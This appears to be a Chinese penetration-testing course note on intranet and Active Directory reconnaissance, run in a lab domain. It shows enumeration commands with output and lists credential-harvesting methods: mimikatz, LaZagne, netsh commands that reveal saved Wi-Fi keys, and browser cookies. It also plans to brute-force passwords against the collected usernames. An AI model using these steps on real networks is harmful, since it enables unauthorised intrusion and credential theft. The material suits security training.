



Day65 内网安全-域环境&工作组&局域网探针方案

内网渗透-小迪安全





65.1 知识点

65.1.1 DMZ

- 英文全名“Demilitarized Zone”，中文含义是“隔离区”，在安全领域的具体含义是“内外网防火墙之间的区域”。DMZ区是一个缓冲区，在DMZ区存放着一些公共服务器，比如论坛等。

65.1.2 局域网

- 局域网就是内部网，局域网内部的电脑共用与外部的物理连接

65.1.3 工作组

- 工作组（Work Group）是局域网中的一个概念。它是最常见最简单最普通的资源管理模式，就是将不同的电脑按功能分别列入不同的组中，以方便管理。它是**最常见最简单最普通的资源管理模式**，就是**将不同的电脑按功能分别列入不同的组中，以方便管理**。
- 相同组中的不同用户通过对方主机的用户名和密码可以查看对方共享的文件夹，默认共享的是Users目录。不同组的不同用户通过对方主机的用户名和密码也可以查看对方共享的文件夹。所以工作组并不存在真正的集中管理作用.工作组里的所有计算机都是对等的，也就是没有服务器和客户机之分的。

- 一个公司有几百上甚至千台电脑，不分组的话。在电脑内找一个电脑或者找某台电脑上的共享文件。不止非常的杂乱的，找起来非常浪费时间。
- **工作组简单理解就是分类，分门别类。便于管理与沟通。**

65.1.4 域


- 域（domain），是局域网一组计算机的名称。用于企业或者公司计算机组的统一管理和远程办公，一般必须有一台独立的域服务器，用于验证加入域的电脑和用户，这是域和计算机组的最基本的不同，计算机域的安全性更高。建立信任关系后，不同域的计算机可以相互访问。

65.1.5 工作组和域的区别

工作组实际上是个对等网络，而域实质上是B/S架构，集中式管理。

- 工作组：地位平等，管理分散，没有集中管理。
- 域环境：地位不平等，管理集中，实现集中管理。
- 域环境也可以简单的理解为工作组的升级版，更好管理。
- 这里我们把域环境和工作组区分开来是因为他们的攻击手段不同，工作组中的攻击手法如DNS劫持、ARP欺骗在域环境下是没有作用的。有一些攻击手段需要一些条件，这些条件在域环境下没有，相应的攻击手段就会失效。

65.1.6 域的组成



65.1.7 域控DC

- 域控DC是这个域中的管理者，域里面的最高权限，判断是否拿下整个域，就是看你是否拿下这台域控制器。
- 域控制器(Domain Controller, DC)是一台**安装并运行Active Directory的服务器**，它包含Active Directory数据库的可写副本，参与Active Directory复制并控制对网络资源的访问。控制器统一管理帐户数据库、所有的用户登录、资源访问认证及其管理任务。一个域可以有一个或多个域控制器，各域控制器间地位平等，管理员可以在任一台域控制器上更新域中的信息，更新的信息会自动传递到网络中的其他域控制器中。

65.1.8 活动目录AD

- 活动目录AD是域环境中提供目录服务的组件。活动目录存储着有关网络对象（如用户、组、计算机、共享资源、打印机和联系人等）的信息，所有的网络对象信息以一种结构化的数据存储空间来保存，使得管理员和用户能够轻松地查找和使用这些信息。目录服务是帮助用户快速准确从目录中查找到他所需要的信息的服务。**安装有AD活动目录的服务器就是域控DC。**
- 在活动目录中记录的信息，被分为两大部分，一部分保存在活动目录数据库文件NTDS.dit 中，另一部分保存在被复制的文件系统上。

65.1.9 NTDS.dit

域用户帐户以域数据库的形式保存在活动目录中，**NTDS.dit是活动目录的数据库文件**，该文件记录的信息有以下三张表：

- **Schema 表**：这个表中包含了所有可在活动目录创建的对象信息以及他们之间的相互关系。包括各种类型对象的可选及不可选的各种属性。这个表是活动目录数据库中最小的一个表，但是也是最基础的一个表。
- **Link 表**：Link表包含所有属性的关联，包括活动目录中所有对象的属性的值。一个用户对象的所有属性的类型，包括每个属性的值及用户所属于的组等信息都属于这个表。这个表要大于Schema 表，但与Data 表相比要小。
- **Data 表**：活动目录中用户，组，应用程序特殊数据和其他的数据全部保存在Data表中。这是活动目录中存储信息最多的一个表，大量的活动目录的资料实际上还是存储在这个表中。

65.1.10 Ntdsutil.exe

ntdsutil.exe是域控制器自带的**域数据库管理工具**，从windows Server 2008 开始就默认自带了。因此我们**可以通过ntdsutil.exe提取出域中所有的域用户信息。**

65.1.11 域的成员机

客户端机器

65.1.12 域的部署

- 安装域控制器-----就生成了域环境
- 安装了活动目录-----就生成了域控制器


65.1.13 域的架构

单域

在一般的具有固定地理位置的小公司里，建立一个域就可以满足所需。


父域—子域

父域和子域是相对而言的。




域树

域树由多个域组成，这些域共享同一表结构和配置，形成一个连续的名字空间。



域林

由一个或多个域树构成的域网络管理模式，称为域林



65.2 linux域渗透问题

- Q: AD域控制器只在windows server系统能做吗? Linux可以?

- A: linux上也有相应的活动目录的，不过要装LDAP环境，一般企很少会用LDAP来管理的，因为功能上不及域强大，而且用linux来管理的话要求技术人员门槛也比较高，个人认为Linux还是比较适合做服务器好一点。（就是说Linux上面的域环境需要环境支撑，而且功能没有windows上的域强大，所以大部分我们遇见的都是windows，这也是没有Linux的原因。当然，Linux这个操作系统也是可以加入域的，比如域内有Linux的操作系统，有Linux的服务器也行，只是很少）
-

65.3 局域网技术适用问题


- 不同的攻击技术手段适用面不同，这个我们要有所了解，比如arp欺骗适用于局域网，而不适用于域。
-

65.4 演示案例

65.4.1 环境介绍



1 下图属于单域环境，windows2008R2作为域控DC，有五个域成员主机，fileserver文件服务器、sqlServer数据库服务器、webserver网站服务器和两台个人PC。他们都是在192.168.3.0这个网段，webserver网站服务器有两个网卡，一个192.168.3.31一个在192.168.230.131，这个192.168.230.131就好比是它的一个对外出口（外网接口），kali攻击机，它通过192.168.230.131这个接口进入网站服务器计算机，由于这台计算机（192.168.3.31）是连接到内网的，所有它享有192.168.3.0/24这个网段的访问权限。拿下网站服务器后的首要攻击目标就是DC！只要拿下DC，也就相当于同时拿下了所有域成员主机权限。



65.4.2 案例 1-基本信息收集操作演示

旨在了解当前服务器的**计算机基本信息**，为后续判断**服务器角色**，**网络环境**等做准备

- 1 systeminfo 详细信息
- 2 net start 启动服务
- 3 tasklist 进程列表
- 4 schtasks 计划任务

65.4.3 案例 2-网络信息收集操作演示

判断存在域-dns后缀

- 1 ipconfig /all

不存在域（普通个人pc）

```

C:\Users\Administrator>ipconfig /all

Windows IP 配置

   主机名 . . . . . : DESKTOP-1CDDLPV
   主 DNS 后缀 . . . . . : 
   节点类型 . . . . . : 混合
   IP 路由已启用 . . . . . : 否
   WINS 代理已启用 . . . . . : 否
  
```

存在域（域内pc）

```
C:\Users\webadmin>ipconfig /all

Windows IP 配置

主机名 . . . . . : WebServer
主 DNS 后缀 . . . . . : god.org
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : god.org
```

判断存在域

```
1 net view /domain
```

```
C:\Users\webadmin>net view /domain
Domain

-----
GOD
命令成功完成。
```

判断主域

```
1 net time /domain
```

```
C:\Users\webadmin>net time
\\OWA2010CN-GOD 的当前时间是 2020/11/18 20:39:03
命令成功完成。

C:\Users\webadmin>net time /domain
\\OWA2010CN-God.god.org 的当前时间是 2020/11/18 20:39:12
命令成功完成。
```

返回的OWA2010CN-God.god.org就是域控的计算机全名

追踪来源地址

OWA2010CN-God.god.org就是域控的计算机全名，我们可以通过nslookup和ping命令去ping这个名字来获取域控的对应ip地址。

- 1 nslookup <域控制器全名>
- 2 ping <域控制器全名>

域控的ip为192.168.3.21

```
C:\Users\webadmin>nslookup OWA2010CN-God.god.org
DNS request timed out.
    timeout was 2 seconds.
服务器: UnKnown
Address: 192.168.3.21

名称:    OWA2010CN-God.god.org
Address: 192.168.3.21

C:\Users\webadmin>ping OWA2010CN-God.god.org

正在 Ping owa2010cn-god.god.org [192.168.3.21] 具有 32 字节的数据:
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128

192.168.3.21 的 Ping 统计信息:
    数据包: 已发送 = 3, 已接收 = 3, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
Control-C
```

查看当前网络端口开放

- 1 netstat -ano

```
C:\Users\Administrator>netstat -ano

活动连接

协议 本地地址 外部地址 状态 PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 816
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 6052
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:902 0.0.0.0:0 LISTENING 4140
TCP 0.0.0.0:912 0.0.0.0:0 LISTENING 4140
TCP 0.0.0.0:2467 0.0.0.0:0 LISTENING 7136
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 1088
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:7680 0.0.0.0:0 LISTENING 2888
TCP 0.0.0.0:8680 0.0.0.0:0 LISTENING 7616
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 864
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 764
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1586
```

65.4.4 案例 3-用户信息收集操作演示

旨在了解当前**计算机或域环境下的用户及用户组信息**，便于**后期利用凭据**进行测试

系统默认常见用户身份

- Domain Admins: 域管理员（默认对域控制器有完全控制权）
- Domain Computers: 域内机器
- Domain Controllers: 域控制器
- Domain Guest: 域访客，权限低
- Domain Users: 域用户
- Enterprise Admins: 企业系统管理员用户（默认对域控制器有完全控制权）

我们主要攻击**Domain Admins**和**Enterprise Admins**，大部分成员主机在Domain Users 域用户里

相关用户收集操作命令：

whoami /all	用户权限
net config workstation	登录信息
net user	本地用户
net localgroup	本地用户组
net user /domain	获取域用户信息
net group /domain	获取域用户组信息
wmic useraccount get /all	涉及域用户详细信息
net group "Domain Admins" /domain	查询域管理员账户
net group "Enterprise Admins" /domain	查询管理员用户组
net group "Domain Controllers" /domain	查询域控制器

收集用户信息的作用

先找到域用户名，为后续进行密码账号的攻击做准备，后续攻击是可以用这些真实的用户名套用密码字典进行暴力破解，一旦找到对应的密码就可以登录计算机进行后续操作。看看用户名在哪个组，我就有什么权限。

获取当前电脑里面的用户



```
1 net user
```

（本地用户），对于本地用户，当前计算机可通过用户名密码登录。

获取当前域里面的用户

```
1 net user /domain
```

对于域用户，当前计算机是否可登录，受活动目录限制，若权限不够，是不能登录的。

```
C:\Users\webadmin>net user

\\WEBSERVER 的用户帐户

-----
Administrator      Guest               privilege
web
命令成功完成。

C:\Users\webadmin>net user /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God. god.org 的用户帐户

-----
Administrator      boss               dbadmin
debian              devadmain          fedora
fileadmin           Guest             hr
itadmin            jenkins           kali
klion              klionsec           krbtgt
logers             logtest           mack
mary               SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8
SM_d3853544b62a421fb SM_d80bb46e75164f258 vpngadm
webadmin
命令成功完成。
```

本地用户组

```
1 net localgroup
```

```

C:\Users\webadmin>net localgroup
\\WEBSERVER 的别名
-----
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*HelpLibraryUpdaters
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*Remote Desktop Users
*Replicator
*SQLServer2005SQLBrowserUser$WEBSERVER
*SQLServerMSASUser$WEBSERVER$MSSQLSERVER
*Users
*WSS_ADMIN_WPG
*WSS_WPG
命令成功完成。

```

获取域用户组信息

```
1 net group /domain
```

```

C:\Users\webadmin>net group /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God.org 的组帐户
-----
*8334000-U3VF1DKMCN71
*Delegated Setup
*Discovery Management
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Exchange All Hosted Organizations
*Exchange Servers
*Exchange Trusted Subsystem
*Exchange Windows Permissions
*ExchangeLegacyInterop
*Group Policy Creator Owners
*Help Desk
*Hygiene Management
*Organization Management
*Public Folder Management
*Read-only Domain Controllers
*Recipient Management

```

涉及域用户详细信息


```
1 wmic useraccount get /all
```

```
C:\Users\webadmin>wmic useraccount get /all
AccountType Caption Description
InstallDate LocalAccount Lockout Name PasswordChangeable PasswordExpires PasswordRequired SID
D SIDType Status
512 WEBSERVER\Administrator 管理计算机(域)的内置帐户 FALSE WEBSERVER TRUE TRUE S-
TRUE FALSE Administrator TRUE
1-5-21-95064677-3481858386-3840636109-500 1 OK
512 WEBSERVER\Guest 供来宾访问计算机或访问域的内置帐户 TRUE WEBSERVER FALSE FALSE S-
TRUE FALSE Guest FALSE
1-5-21-95064677-3481858386-3840636109-501 1 Degraded
512 WEBSERVER\privilege FALSE WEBSERVER TRUE TRUE S-
TRUE FALSE privilege TRUE
1-5-21-95064677-3481858386-3840636109-1007 1 OK
512 WEBSERVER\web FALSE WEBSERVER TRUE TRUE S-
TRUE FALSE web TRUE
1-5-21-95064677-3481858386-3840636109-1006 1 OK
512 GOD\Administrator 管理计算机(域)的内置帐户 FALSE GOD Administrator TRUE S-
FALSE FALSE Administrator TRUE
1-5-21-1218902331-2157346161-1782232778-500 1 OK
512 GOD\Guest 供来宾访问计算机或访问域的内置帐户 TRUE GOD FALSE FALSE S-
FALSE FALSE Guest FALSE
1-5-21-1218902331-2157346161-1782232778-501 1 Degraded
512 GOD\krbtgt 密钥发行中心服务帐户 TRUE GOD TRUE TRUE S-
FALSE FALSE krbtgt TRUE
1-5-21-1218902331-2157346161-1782232778-502 1 Degraded
512 GOD\SM_6ef9b5ce414946ae9 TRUE GOD Microsoft Exchange 审批 S-
助手 FALSE FALSE SM_6ef9b5ce414946ae9 TRUE TRUE TRUE
```

查询域管理员账户

```
1 net group "Domain Admins" /domain
```

```
C:\Users\webadmin>net group "Domain Admins" /domain
这项请求将在域 god.org 的域控制器处理。
```

```
组名      Domain Admins
注释      指定的域管理员
```

```
成员
```

```
-----
Administrator*
命令成功完成。
```

查询域用户

```
1 net group "Domain users" /domain
```

```
C:\Users\webadmin>net group "Domain users" /domain
这项请求将在域 god.org 的域控制器处理。

组名      Domain Users
注释      所有域用户

成员

-----
Administrator      boss                dbadmin
debian              devadmain           fedora
fileadmin            hr                  itadmin
jenkins              kali                 klion
klionsec             krbtgt              logers
logtest             mack                mary
SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8 SM_d3853544b62a421fb
SM_d80bb46e75164f258 vpnadm              webadmin
命令成功完成。
```

65.4.5 案例 4-凭据信息收集操作演示

旨在收集各种密文，明文，口令等，为后续横向渗透做好测试准备

- 1 计算机用户 HASH，明文获取-mimikatz(win)，mimipenguin(linux)
- 2 计算机各种协议服务口令获取-Lazagne(all)，XenArmor(win)
- 3 Netsh WLAN show profiles
- 4 Netsh WLAN show profile name="无线名称" key=clear

1. 站点源码备份文件、数据库备份文件等
2. 各类数据库 Web 管理入口，如 PHPMyAdmin
3. 浏览器保存密码、浏览器 Cookies
